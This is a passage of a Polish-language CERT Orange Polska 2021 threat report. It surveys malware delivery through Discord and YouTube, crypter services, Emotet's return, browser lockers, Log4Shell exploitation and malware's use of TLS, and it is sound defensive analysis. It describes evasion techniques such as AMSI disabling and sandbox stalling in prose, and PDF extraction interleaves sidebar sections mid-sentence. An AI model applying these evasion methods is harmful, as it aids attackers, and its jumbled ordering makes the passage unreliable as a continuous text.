W roku 2021 do tego grona na szeroką skalę zaczęto używać także serwerów CDN Discorda, a także w mniejszym stopniu repozytoriów githuba. Na samym hostowaniu malware'u na potencjalnie godnych zaufania serwerach się nie skończyło. Do komunikacji z serwerami C&C zaczęto używać częściej serwerów proxy, jak choćby feedproxy.google.com wykorzystanych w kampanii Hancitora w 3Q 2021 r., a do eksfiltracji danych służył wspomniany już Discord czy Telegram.

Wykorzystanie infrastruktury obcej pozwala cyberprzestępcom uniknąć wykrycia przez bazujące na reputacji systemy bezpieczeństwa. Jednocześnie jednak, stwarza dodatkowe ryzyko utarty dostępu do spreparowanych w infrastrukturze kanałów w sytuacji wykrycia zagrożenia przez administratorów infrastruktury. Zalety wypływające z możliwości wtopienia się w z założenia bezpieczną komunikację sieciową do zaufanych aplikacji bez wątpienia spowodują, że trend ten rozprzestrzeni się na inne podobne usługi.

Największa inwazja złośliwego oprogramowania zalała właśnie serwery Discorda i trwa do dzisiaj. Discord to sieciowy komunikator i cyfrowa platforma dystrybucji treści. Jego serwery mogą być podzielone na tematyczne kanały, na których użytkownicy dyskutują i wymieniają się treściami, w tym także różnego rodzaju załączonymi dokumentami, filmami, obrazkami i plikami. Powyższe funkcjonalności, jak i fakt że każdy serwer Discorda jest utrzymywany w ramach infrastruktury Discorda sprawił, że platforma zaczęła być masowo wykorzystywana w propagowaniu malware'u. W sieci OPL zidentyfikowaliśmy ponad 30 różnych rodzin złośliwego oprogramowania dostarczanych w linkach wiodących na tę platformę.
Do najpopularniejszych kampanii zaliczyć można dystrybucję AsyncRAT, RedLine, Raccoon, Agenta Tesla, Azorult, Formbook, a zwłaszcza Dridexa.

Chociaż Discord był początkowo ukierunkowany na społeczność graczy, z powodów pandemii coraz więcej organizacji i firm zaczęło używać go jako narzędzia do komunikacji w miejscu pracy. W roku 2021 do grona jego stałych klientów dołączyły także grupy cyberprzestępców. Teraz po stronie zespołu bezpieczeństwa Discorda leży zadanie by uczynić platformę bezpieczną dla użytkowników i w miarę możliwości wolną od reputacji serwera dystrybucji złośliwego oprogramowania.

Innym kanałem dostarczania złośliwego payloadu okazał się kanał YouTube. Przypadki wykorzystania linków w opisie filmów były znane już od kilku lat, ale rok 2021 przyniósł w tym względzie zmiany nie tylko w liczbach, ale i nowych technikach phishingowych utożsamiających wyświetlany obraz z załączonym w linku programem.
W sieci OPL zidentyfikowaliśmy ponad 200 filmów i przeszło 90 kanałów wykorzystanych wyłącznie

Packer as a Service, czyli kolejny element łańcucha dystrybucji złośliwego oprogramowania w rozkwicie

Malware jest jednym z głównych narzędzi w arsenale cyberprzestępców. W zależności od poziomu zaawansowania technicznego, środków i specyfiki działania cyberprzestępcy do ataków wykorzystują gotowe frameworki operacyjne (Cobalst Strike, Powershell Empire), jak i własnoręcznie przygotowany lub odkupiony kod.

Każdorazowe przygotowywanie oprogramowania, dla każdego ataku wymaga ogromnych zasobów, dlatego wśród cyberprzestępców dominuje tendencja do utylizacji dostępnego na rynku złośliwego oprogramowania w wielu różnych operacjach, a także udostępniania go innym grupom na rynku Malware as a Service. Rzecz jasna, taka sytuacja sprawia, że większość narzędzi bezpieczeństwa jest w stanie poprawnie zidentyfikować taki kod jako malware niezależnie od częstotliwości aktualizacji jego modułów i konfiguracji.

Aby temu zaradzić hakerzy używają technik pakowania, szyfrowania i zaciemniania kodu, by uniknąć wykrycia już na etapie analizy statycznej. Takie techniki są najczęściej realizowane przez osobne narzędzia nazywane kryptерami lub pakerami. Jak działa paker i jak odróżnić autorskie kryptery od tych wykorzystywanych w usługach oferowanych na forach Dark Webu?

Sposób funkcjonowania krypterów różni się w zależności od ich wersji i pomysłu na exploitowanie systemu operacyjnego na którym mają być uruchomione, ale istnieje też pewna charakterystyka elementów wspólnych.

- Algorytm ekstrakcji kodu jest realizowany w ulotnej pamięci podręcznej komputera do której następuje alokacja kodu, po czym przeprowadzone jest jego dekodowanie bądź odszyfrowanie
- Sam packer korzysta z rozmaitych technik zaciemniania, w celu utrudnienia jego analizy poprzez wprowadzanie mylących, niczemu nie służących lub odwracających uwagę funkcji czy zaśmiecaniu kodu bezużytecznymi znakami.
- Packer charakteryzuje się polimorficzną, mutującą strukturą kodu, co umożliwia uzyskanie efekty różniących się od siebie próbek złośliwego oprogramowania, dostarczającego jednak w ten sam sposób, ten sam identyczny ładunek malware'u.

Jednym z najbardziej popularnych packerów w 2021 był Spin3 Crypter, wykorzystywany do dystrybucji rodziny RAT-ów takich jak Agent Tesla czy AsyncRAT. Sinp3 charakteryzuje się wykorzystaniem pastebina i top4top.io do hostowania rzeczywistego ładunku złośliwego kodu czy użycia parametru – RemoteSigned w miejsce popularnego parametru – Bypass podczas uruchamiania powershellowego skryptu w pierwszej fazie ataku.

CryptOne packer to krytper, który obsługiwał wiele rodzin złośliwego oprogramowania (od ransomware'u Wastedlocker przez Ursnifa, Zloadera, Smokeloadera, a nawet Emoteta, Dridexa, Qakbota czy Beacony Cobalt Strike'a. CryptOne składa się z wielu etapów wykonania. Wykrycia unika poprzez obniżenie entropi danych, oszukiwanie algorytmu deassemblerów, a także próbuje unikać wykrycia w sandboxach, pozostając nieaktywnym przez długi czas początkowych, wypełniając raport analizy bezużytecznymi i niegroźnym informacjami.

Innymi wartymi wspomnienia packerami są HellowinPacker (ransomware Cerber, Zloader, Dridex i Quakbot) czy Rex3Packer (Zeppelin ransomware, Raccoon Stealer, KPOT stealer i po raz kolejny Quakbot).

Podane przykłady pokazują nam w jaki sposób grupy cyberprzestępców mogą delegować między sobą obowiązki i rozpraszać zadania, zwłaszcza jeśli chodzi o masowe dystrybucje złośliwego oprogramowania. Tworzenie złośliwego payloadu, opakowanie go krypterem i dostarczenie do użytkowników to w tej chwili trzy oddzielne zadania realizowane zwykle przez trzy oddzielne osoby lub grupy, po to by na przykład grupa czwarta mogła za opłatą z niego korzystać.
A nie jest to wszakże koniec łańcucha, gdyż w dalszej kolejności można opowiadać o infrastrukturze botnetu, serwerach Command nad Control czy droppointach. Takie podejście obniża próg wejścia do cyberprzestępczości dla technicznie niewykwalifikowanych przestępców, prowadząc do wniosków, z których wynika, że by przeprowadzić masowy atak, wystarczy zgromadzić niezbędną ilość pieniędzy, aby zapłacić za wszystkie kolejne usługi.

Opisane przez nas cryptery to tylko mała część istniejących na rynku produktów. Wszystkie wykazują jednak wspólne cechy: plik wykonywalny wykazuje się zaciemnionym polimorficznym kodem, a przechowywany w nim payload złośliwego oprogramowania jest dodatkowo szyfrowany uniemożliwiając jego rozpoznanie przed uruchomieniem.


Taka konstrukcja mutującego kodu wśród krypterów sprawia, że statyczne rozpoznawanie plików jest bardzo ograniczone, ale ponieważ ładunek w ramach uruchomienia jest odszyfrowywany w pamięci podczas egzekucji złośliwego oprogramowania, dynamiczna analiza przy użyciu np. Sandboxów umożliwia skuteczne identyfikowanie właściwego kodu. Ponadto należy pamiętać, że pakery w żaden sposób nie wpływają na komunikację złośliwego oprogramowania z serwerami C&C, a czujni badacze bezpieczeństwa regularnie rozwijają swój arsenał narzędzi dekodujących i rozbrajających kryptery ze złośliwego kodu.

do tych celów. Część kanałów należała do zwykłych, nieświadomych użytkowników YouTube, których wykradzione dane dostępowe do usług Google, posłużyły do dalszego rozprzestrzeniania malware'u, który okradł ich samych.

Kampania zaczyna się od utworzenia materiału video z przejętego konta, prezentującego poradniki dotyczące użycia konkretnego programu lub narzędzia. Najczęstszymi przypadkami są instrukcje dotyczące kryptowalut i koparek, ale zdarzają się też poradniki korzystania z VPN czy tematyki gier komputerowych. Oczywiście omawiane na filmie narzędzie zostaje podlinkowane w opisie filmu. Z tymże nie do końca, bo zamiast pokazywanego programu, link prowadzi na serwer (już poza infrastrukturą YouTube'a) dostarczający złośliwe oprogramowanie (stealery RedLine lub Raccoon).

RedLine Stealer to oprogramowanie napisane w .NET-cie, które podobnie jak Raccoona, charakteryzuje dobieranie nietypowych wektorów infekcji, takich jak linki z filmów na YT, adware w modelu pay per install, czy podszycia pod legalne aplikacje (instalator Telegrama czy Anydeska), których strony pobierania (z podpisanym certyfikatem) były odpłatnie wypoziomowane w serwisie Google do tego stopnia, by złośliwa witryna wyświetlała się użytkownikowi jak najwyżej w wynikach wyszukiwania, niekiedy stając się stroną pierwszego wyboru.

Najczęściej występujące zdarzenia w trzecim kwartale 2021 roku



Czwarty kwartał 2021

Koniec roku przełożył się na ogólny spadek wykrywanej liczby zagrożeń o około 5 procent. Po raz pierwszy od początku roku zmniejszeniu uległa liczba zdarzeń infostealerów (spadek o 10%). Istotną tendencję spadkową zaczęliśmy obserwować także wśród Qukabota, Trickbota i Dridexa, ale to ransomware zanotował największy spadek w aktywności (choć na stosunkowo małej próbce) o 35 procent. Co ciekawe byliśmy w tym czasie świadkiem największego w Europie ataku z użyciem oprogramowania wymuszającego okup podczas włamania cyberprzestępców do infrastruktury firmy MediaMarkt, jednej z największych sieci sklepów z elektroniką w Europie. Ransomware Hive skutecznie zaszyfrował dane co zakłóciło pracę wielu placówek (głównie w Holandii) i unieruchomienie wielu systemów, ale co ważniejsze w zamian za przekazanie kluczy deszyfrujących zażądał rekordowej wartości okupu w wysokości 240 milionów dolarów.

W drugiej połowie roku liczba wiadomości phishingowych wykrywanych w sieci Orange wzrosła w porównaniu do pierwszej o prawie 80%. Jednym z najbardziej popularnych motywów ataków stanowił phishing aplikacyjny, w którym użytkownicy byli wabieni na fałszywe strony popularnych aplikacji czy usług wykorzystywanych zarówno do pracy (Microsoft 365, panele webmailowe), jak i do szeroko pojętej rozrywki (aplikacje streamingowe czy sieci sklepów). Tak jak w ubiegłych latach, podszycia pod firmy spedycyjne utrzymały się w tym gronie na wysokim poziomie.

Liczba ataków przy użyciu oprogramowania z rodziny downloaderów/dropperów zmniejszyła się w porównaniu do roku poprzedniego o przeszło 40%. Powodem drastycznego spadku było zamknięcie Botnetu Emoteta. Nawet jego powrót, choć znaczący nie wpłynął na drastyczne podbicie niskich słupków procentowych. Powrót Emoteta był niejako spodziewany i niespodziewany jednocześnie. Jako że, łupem operacji Interpolu i służb powiązanych padła w głównej mierze infrastruktura i jej administratorzy, a nie właściwi operatorzy i twórcy stojący za oprogramowaniem było wielce prawdopodobnym, że złośliwe oprogramowanie w jakieś formie wróci jeszcze na rynek. Nie oczekiwaliśmy jednak, że zdarzy się to jeszcze w 2021 roku. Czas pomiędzy operacją Europolu, a powrotem na rynek, twórcy wykorzystali na aktualizację oprogramowania, wdrożenie poprawek do istniejących modułów czy dopisanie nowych.

Wysoką jakość i skuteczność kampanii phishingowych zawdzięcza metodom przejmowania legalnych kont pocztowych i kradzieżom danych z korespondencji wiadomości mailowych do ataków na kontakty ofiary, tworząc tym samym cały łańcuch kolejnych elementów podnoszących autentyczność rozsyłanego malspamu. Wszystko wskazuje na to, że celem twórców Emoteta jest odtworzenie Epok (Epochs) Botnetu oraz ponowne zdominowanie rynku Malware as a Service w dostarczaniu złośliwego oprogramowania przy zachowaniu współpracy ze starymi znajomymi – **Trickbotem** i **Quakbotem**, a także innymi malware'ami bankowymi czy ransomware. Jednakże obserwowane wykorzystanie beaconów Cobalt Strike'a do przejmowania urządzeń wskazuje na plany większej

Browser Lockers

Blokady przeglądarek (tzw. browlocks) to klasa zagrożeń, która uniemożliwia ofierze korzystanie z przeglądarki do czasu spełnienia żądań okupu. Locker to fałszywa strona, która pod fikcyjnym zagrożeniem i pretekstem (utrata danych, odpowiedzialność prawna itp.) nakłania użytkownika do wykonania połączenia pod wskazany numer, przelewu pieniędzy na portfel kryptowalut lub podania danych konta w podstawionym panelu płatniczym. „Blokowanie", które realizują Lockery, polega na uniemożliwieniu użytkownikowi opuszczenia bieżącej zakładki, która wyświetla zastraszające komunikaty, urozmaicając je zwykle efektami dźwiękowymi i wizualnymi.

Ten rodzaj oszustwa znany jest nam nie od dziś. W ciągu ostatniej dekady pojawiło się wiele kampanii blokujących przeglądarki skierowanych do użytkowników na całym świecie. Mimo dojrzałego wieku zagrożenie nie straciło na popularności, wręcz przeciwnie - liczba sztuczek stosowanych przez oszustów stale rośnie. Obejmują one imitowanie „niebieskiego ekranu śmierci" (BSOD), fałszywe ostrzeżenia o błędach systemu lub wykrytych wirusach, groźby zaszyfrowania plików, powiadomienia o odpowiedzialności prawnej i wiele innych.

W sieci Orange browlocki propagowały się głównie za pośrednictwem sieci reklamowych, których celem było oferowanie użytkownikom treści i filmów dla dorosłych. Takie materiały i reklamy osadzone najczęściej w darmowych serwisach streamingowych i wszelkich portalach warezowych, nachalnie zarzucały użytkowników nagością, albo poprzez wyskakujące w trakcie przeglądania treści okienka (popupy), albo otwierane w nowym oknie karty.

Z technicznego punktu widzenia blokady przeglądarek wykorzystując proste mechanizmy manipulacji sposobami wyświetlania obrazu na ekranie użytkownika, maskują brak technicznego zaawansowania swoich kampanii. Zasłony dymne w postaci zablokowania kursora myszy czy ukrycia paska przeglądarki i nawigacji nawet pod sprytną fasadą nie są w stanie ukryć prymitywnej dość funkcjonalności podszytej iluzją i socjotechniką. Dlatego nie bez powodu celem takich ataków są najczęściej osoby niepełnoletnie, które łatwiej zamknąć w pułapce „przyłapania na gorącym" uczynku i szybkim, głośnym i wizualnie wyraźnym przekazem zmusić do spełnienia określonych żądań.

dywersyfikacji modelu biznesowego Emoteta i na cel weźmie także większe przedsiębiorstwa w mierzonych atakach.Oprogramowaniem, które na przestrzeni całego roku nie zanotowało praktycznie żadnych znaczących wahań aktywności był znany już stealer – **Formbook**, a w zasadzie **Xloader,** który stanowił większą część infekcji. Dla uproszczenia zaszeregowaliśmy je do aktywności Formbooka.

Xloader to nowa wersja Formbooka, która zadebiutowała na rynku jeszcze pod koniec 2020 roku, jako następca Formbooka, którego rozwój porzucono. W porównaniu do Formbooka zmianie uległ przede wszystkim model biznesowy sprzedaży usługi z Crimeware as a service w bardziej opłacalny Malware-as-a-Service. Sprowadzało się to do tego, że kod źródłowy panelu C2 nie był udostępniany klientom wraz ze złośliwym oprogramowaniem, a infrastruktura C2 jedynie wypożyczana. Poza biznesowymi zmianami xloader usprawnił też model komunikacji z C2 i ukrywania faktycznego serwera komunikacji za grupą tzw. decoy domains, a także dodał kolejne warstwy szyfrowania do swojego kodu utrudniając debugging i analizę z wykorzystaniem zautomatyzowanych narzędzi detekcji. Ale choć autorzy porzucili Formbooka, oba zagrożenia – nowy Xloader i stary Formbook mogliśmy obserwować w sieci Orange Polska i nic nie wskazuje na to, żeby kampanie rozsyłające ten malware miały ucichnąć.


Jak już wspomniałem wcześniej, informacje o podatnościach Log4Shell/Log4J zdominowały 4Q 2021 r., przyćmiewając nawet powrót niesławnego Emoteta. Luka w Log4j, pozornie niewinnej bibliotece do logowania zdarzeń w aplikacji Java, szturmem podbiła wszystkie media IT i postawiła cały świat cyberbezpieczeństwa w stan alarmowy. Powszechność aplikacji javowych w tym Log4j w IT oraz łatwość w wykorzystaniu luki bezpieczeństwa sprawiły, że liczba ataków od chwili publikacji informacji o podatności z dnia na dzień rosła lawinowo. Przygotowane frameworki do wykorzystania w uzbrajaniu ataków, tylko ułatwiły przestępcom zadanie.

Hakerzy mogli poczuć się jakby gwiazdka przybyła odrobinę za wcześnie. Atakujący, dzięki preparowaniu niebezpiecznych zapytań JNDI, mogli dokleić złośliwy ciąg znaków do każdego elementu, który liczy się jako dane wejściowe użytkownika i obserwować, czy zostanie on gdzieś zalogowany przez podatną na ataki wersję Log4j. Jeśli tak się działo następowało zdalne wykonanie po stronie infrastruktury ofiary. Z drugiej strony, dla zespołów bezpieczeństwa Log4Shell stanowił niemałe wyzwanie. W celu mitygacji zagrożenia należało znaleźć każde oprogramowanie w organizacji, które pośrednio lub bezpośrednio wykorzystywało podatną aplikację, a następnie je zaktualizować i załatać. Proces ten musiał

być zrealizowany nie tylko w jak najkrótszym czasie, ale też powtórzony niekiedy kilkukrotnie, jako że niektóre patche nadal okazywały się podatne na ataki.

Z punktu widzenia badacza bezpieczeństwa interesujące było obserwowanie sposobu, w jaki exploit został wykorzystany przez różnych napastników. Początkowe sondowanie podatności opierało się na zapytaniach DNS. Następnie zaczęto wykorzystywać Log4Shell do zdalnego wykonywania kodu za pomocą usług RMI i LDAP. Stringi JNDI szybko zaczęły być zaciemnianie i obfuskowane w ramach uniknięcia prostej sygnaturowej detekcji na silnikach IDS. Wszystkie te poszczególne etapy nie trwały dłużej jak kilka dni, by niespełna tydzień od publikacji raportu exploit został uzbrojony do rozpowszechniania wszelkiego rodzaju złośliwego oprogramowania, od prostych coinminerów po groźniejsze backdoory, bankery, czy ransomware.

Najczęściej występujące zdarzenia w czwartym kwartale 2021 roku




Podsumowanie roku 2021 w sieci stacjonarnej

Rok 2021 przyniósł spadek liczby wykrywanych zagrożeń o 18%. Największy spadek zanotowały zagrożenia na system operacyjny Windowsa (17%).

Wśród rodzin złośliwego oprogramowania zauważalny spadek zaliczył adware i oprogramowanie z rodziny malvertisment (spadek liczby zdarzeń o 7%), a przede wszystkim downloadery (o 10%). Największy zaś wzrost przypadł w udziale zagrożeń z rodziny infostealerów (o 15%) i RAT-ów (o 6%).

Pomimo rekordowych kursów na giełdzie kryptowalut, w sieci OPL nie odnotowaliśmy znaczących zmian w liczbie niechcianych koparek. Choć w dalszym ciągu dostarczane są one w ramach kampanii adware'owych oraz przez niektóre złośliwe oprogramowanie, zdecydowanie większy nacisk obserwowaliśmy w konfiguracjach stealerów, których większość wzbogaciła się o moduł do przechwytywania dostępów do portfeli krypto.

Najczęściej występujące zdarzenia infekcji w roku 2021



Rok 2021 nie przyniósł gwałtownych przetasowań w grupach złośliwego oprogramowania nękającego użytkowników sieci stacjonarnej. Połowa rodzin pojawiła się w tym zestawieniu rok po roku, a zagrożenia takie jak RedLine, Lokibot, Snake czy Quakbot choć nie były w poprzednim roku na liście, nie plasowały się daleko od najpopularniejszej dziewiątki. Mirai ponownie okazał się najczęściej występującym zagrożeniem w sieci stacjonarnej, choć statystycznie zanotował spadek o 3% względem zdarzeń z roku poprzedniego, tymczasem Gafgyt zanotował największy spadek liczby zdarzeń o blisko 40%. Mimo tych wahań omawiany rok nie przyniósł przełomowych zmian w zagrożeniach czyhających na IoT. Słabość zabezpieczeń urządzeń przeznaczonych do powszechnych zastosowań w dalszym ciągu sprawia, że podatności znane i wykorzystywane od kilku lat nadal sprawdzają się świetnie. Czas pokaże czy nowe, lepsze i bezpieczniejsze produkty staną na wysokości zadania i zmuszą przestępców do większego wysiłku w celu ich przełamania ich zabezpieczeń.

Piotr Kowalczyk
Cyberbezpieczeństwo Orange Polska

Raport CERT Orange Polska 2021

Jak szyfrowanie ruchu pomaga cyberprzestępcom w ukryciu własnych operacji

Ponieważ coraz więcej usług w internecie korzysta z TLS, również liczba złośliwej komunikacji uległa podwojeniu. Implementacja TLS była jednym istotnym wkładem w podniesienie standardu prywatności i bezpieczeństwa komunikacji na przestrzeni ostatniej dekady. Protokół kryptograficzny TLS służy do zabezpieczania coraz większej części ruchu internetowego, przesyłania wiadomości z komunikatorów i danych aplikacyjnych. Z TLS-a korzysta HTTPS, protokół poczty elektronicznej StartTLS, sieć anonimowa TOR i wirtualne sieci prywatne oparte na protokole Open VPN.

W ciągu ostatniej dekady, zwłaszcza w następstwie nagłośnionych przez media tematów związanych z masową inwigilacją internetu, wykorzystanie TLS pokryło większą część komunikacji sieciowej w nim widocznej. Według danych Google liczba stron internetowych wykorzystujących TLS stanowi 98% całości. Nie powinno więc dziwić, że operatorzy złośliwego oprogramowania również wykorzystują TLS z zasadniczo tych samych powodów co większość z nas: aby zachować anonimowość.

W ciągu ostatniego roku zaobserwowaliśmy wzrost liczby złośliwego oprogramowania wykorzystującego TLS o 93% w stosunku do roku poprzedniego, a niemal polowa monitorowanego przez nas ruchu sieciowego korzysta z szyfrowania swoich komunikacji.

Duża część tego wzrostu może wynikać z rosnącego wykorzystania legalnych usług internetowych i chmurowych chronionych przez TLS — takich jak Discord, Pastebin, Github i usługi chmurowe Google — jako repozytoriów składników złośliwego oprogramowania. jako miejsca do przesyłki wykradzionych danych, a nawet jako cele komunikacji do botnetów. Ale obserwowany wzrost wynika również ze zwiększonego wykorzystania Tora i innych serwerów proxy opartych na protokole TLS w celu enkapsulacji złośliwej komunikacji między złośliwym oprogramowaniem a serwerem zarządzającym.

Komunikacja ze złośliwym oprogramowaniem zazwyczaj dzieli się na trzy kategorie: pobieranie dodatkowego złośliwego oprogramowania, eksfiltracja skradzionych danych oraz pobieranie lub wysyłanie instrukcji do lub z serwera botnetu. Wszystkie te rodzaje komunikacji mogą wykorzystywać szyfrowanie TLS w celu uniknięcia wykrycia przez obrońców. W latach ubiegłych szyfrowanie komunikacji było najczęściej spotykane w trzeciej kategorii, a najrzadziej w pierwszej. W roku 2021 to właśnie droppery, czyli programy pobierające dodatkowe złośliwe oprogramowanie do zainfekowanego systemu, zwiększyły wykorzystanie TLS praktycznie dwukrotnie

Wykorzystanie TLS w dropperze nie wymaga dużego wyrafinowania, ponieważ infrastruktura obsługująca TLS jest dostępna w standardzie i bezpłatna. Powszechne stało się też wykorzystywanie legalnej infrastruktury firm trzecich lub serwisów chmurowych do przechowywania i dostarczania malware'u. (ransomware Lockbit pobierający dodatkowy kod z arkusza kalkulacyjnego Google Docs, AgentTesla instalujący się na stacji z repozytoriów pastebina). Czasami złośliwe oprogramowanie korzysta w ten sposób z wielu usług w jednym ataku. Na przykład jeden z dropperów, które znaleźliśmy w sieci na pierwszym etapie pobierał payload z serwera Discorda, kolejny etap również zawierał plik hostowany na Discordzie, który z kolei próbował załadować kod bezpośrednio z GitHub-a. Podobnych konfiguracji obserwowaliśmy więcej, zwłaszcza w dystrybucjach powiązanych ze stealerami z rodziny RedLine i Raccoon.

Jak wspomniałem, TLS jest wykorzystywany powszechnie również na etapie komunikacji zainfekowanego urządzenia z serwerem zarządzania. Wysyłając żądania HTTPS lub łącząc się przez usługę proxy opartą na TLS, złośliwe oprogramowanie może utworzyć reverse shell do przekazywania instrukcji lub w celu pobrania dodatkowych modułów lub kluczy wymaganych do wykonania określonych funkcji. Serwery c2 mogą być zdalnymi serwerami webowymi lub mogą być oparte na jednym lub kilku dokumentach osadzonych na legalnej usłudze w chmurze. (Lampion Banker wykorzystywał treść jednego z dokumentów tekstowych w Google Docs jako klucza niezbędnego do odszyfrowania części kodu wykonywalnego, a usunięcie dokumentu z chmury podziałało jak KillSwitch czyniąc malware bezużytecznym.

Ten sam rodzaj połączenia może być używany w celach eksfiltracji czyli przesyłania danych uwierzytelniających użytkownika, haseł, plików cookie i innych zebranych informacji z powrotem do operatora złośliwego oprogramowania. Aby ukryć kradzież danych , malware może je zawrzeć w komendzie HTTPS POST opartej na TLS lub wyeksportować je za pośrednictwem połączenia TLS do interfejsu API usługi w chmurze, np. API „bota" Telegram lub Discord.

Jednym z przykładów ciekawej implementacji TLS jest SystemBC, wieloaspektowe narzędzie do złośliwej komunikacji wykorzystywane w wielu niedawnych atakach ransomware. Pierwsze próbki SystemBC, zauważone ponad rok temu, działały przede wszystkim jako sieciowy serwer proxy, tworząc dla atakujących wirtualną sieć prywatną opartą na zdalnym połączeniu SOCKS5 proxy zaszyfrowanym za pomocą TLS. Jednak złośliwe oprogramowanie nadal ewoluowało, a nowsze próbki SystemBC przeobraziły się w pełni funkcjonalne narzędzia zdalnego dostępu (RAT), które może zdalnie wywoływać kod, a także dostarczać i uruchamiać skrypty, złośliwe pliki wykonywalne i biblioteki DLL.


Ciekawym przypadkiem wykorzystania TLS może pochwalić się AgentTesla, który rozbite na fragmenty, zakodowane części złośliwego oprogramowania trzymał na

Pastebinie i Hastebinie. Na pierwszym etapie, downloader dodatkowo unikał detekcji wyłączając moduł AMSI (AntiMalwareSoftwareInterface) zapobiegając skanowaniu pobieranych fragmentów kodu podczas ich łączenia i dekodowania. Z kolei komunikacja do C2 realizowana jest przez węzły TOR-owe lub alternatywnie via chroniony TLSem BOT Telegrama.


Również niechciane oprogramowanie adware wykorzystuje w tej chwili uroki szyfrowania ruchu, ukrywając zbieranie informacje z warstwie TLS. Podobnie rzecz ma się z phishingiem. Panele z tzw. „zieloną kłódką" już dawno przestały być jakimkolwiek wskaźnikiem bezpieczeństwa.

Najbardziej niepokojącym trendem, jaki zauważyliśmy, jest wykorzystanie komercyjnej chmury i usług internetowych w ramach dystrybucji i zarządzania złośliwym oprogramowaniem. Wykorzystanie legalnych platform komunikacyjnych pozwala cyberprzestępcom korzystać z zaszyfrowanej komunikacji zapewnianej przez Google Docs, Discord, Telegram, Pastebin i inne — ale również z „bezpiecznej" reputacji tych platform. Wszystkie te czynniki znacznie utrudniają obronę przed atakami złośliwego oprogramowania. Bez odpowiednich narzędzi, organizacje mogą mieć coraz mniejsze szanse na wykrycie zagrożeń w sieci, przed wystąpieniem ataku.


Rodzaje zagrożeń wykrywanych w 2021 roku




TOP5 trojanów (nie tylko) bankowych wykrywanych w 2021 roku



TOP 5 Stealer-ów wykrywanych w 2021 roku



TOP 5 RAT-ów wykrywanych w 2021 roku



Złośliwe oprogramowanie w sieci mobilnej

Zagrożenia mobilne w roku 2021, których podobnie jak w latach ubiegłych, 99% stanowiły ataki na Androida, ponownie zaliczyły wzrost w porównaniu do roku poprzedniego. Znaczące podniesienie liczby wykrywanych zdarzeń o 26% poskutkowały tym, że Android okazał się niepodzielnym liderem w statystyce najczęściej atakowanych systemów operacyjnych, w tyle pozostawiając desktopowe Windowsy i Linuxy.

Dobrze odzwierciedla to też trwającą od lat migracja społeczeństwa z urządzeń stacjonarnych, które coraz częściej wykorzystywane są wyłącznie do pracy w kierunku systemów mobilnych, zapewniających rozrywkę, ale także umożliwiających dokonywanie opłat, zamawianie jedzenia, zakupów czy wygodną aktywność w mediach społecznościowych. Poniżej zaprezentuję, jakie zagrożenia w skali ubiegłego roku przykuły naszą uwagę najbardziej.

Malware Callback

1 924 703

Malware Object

125 435

Web Infection

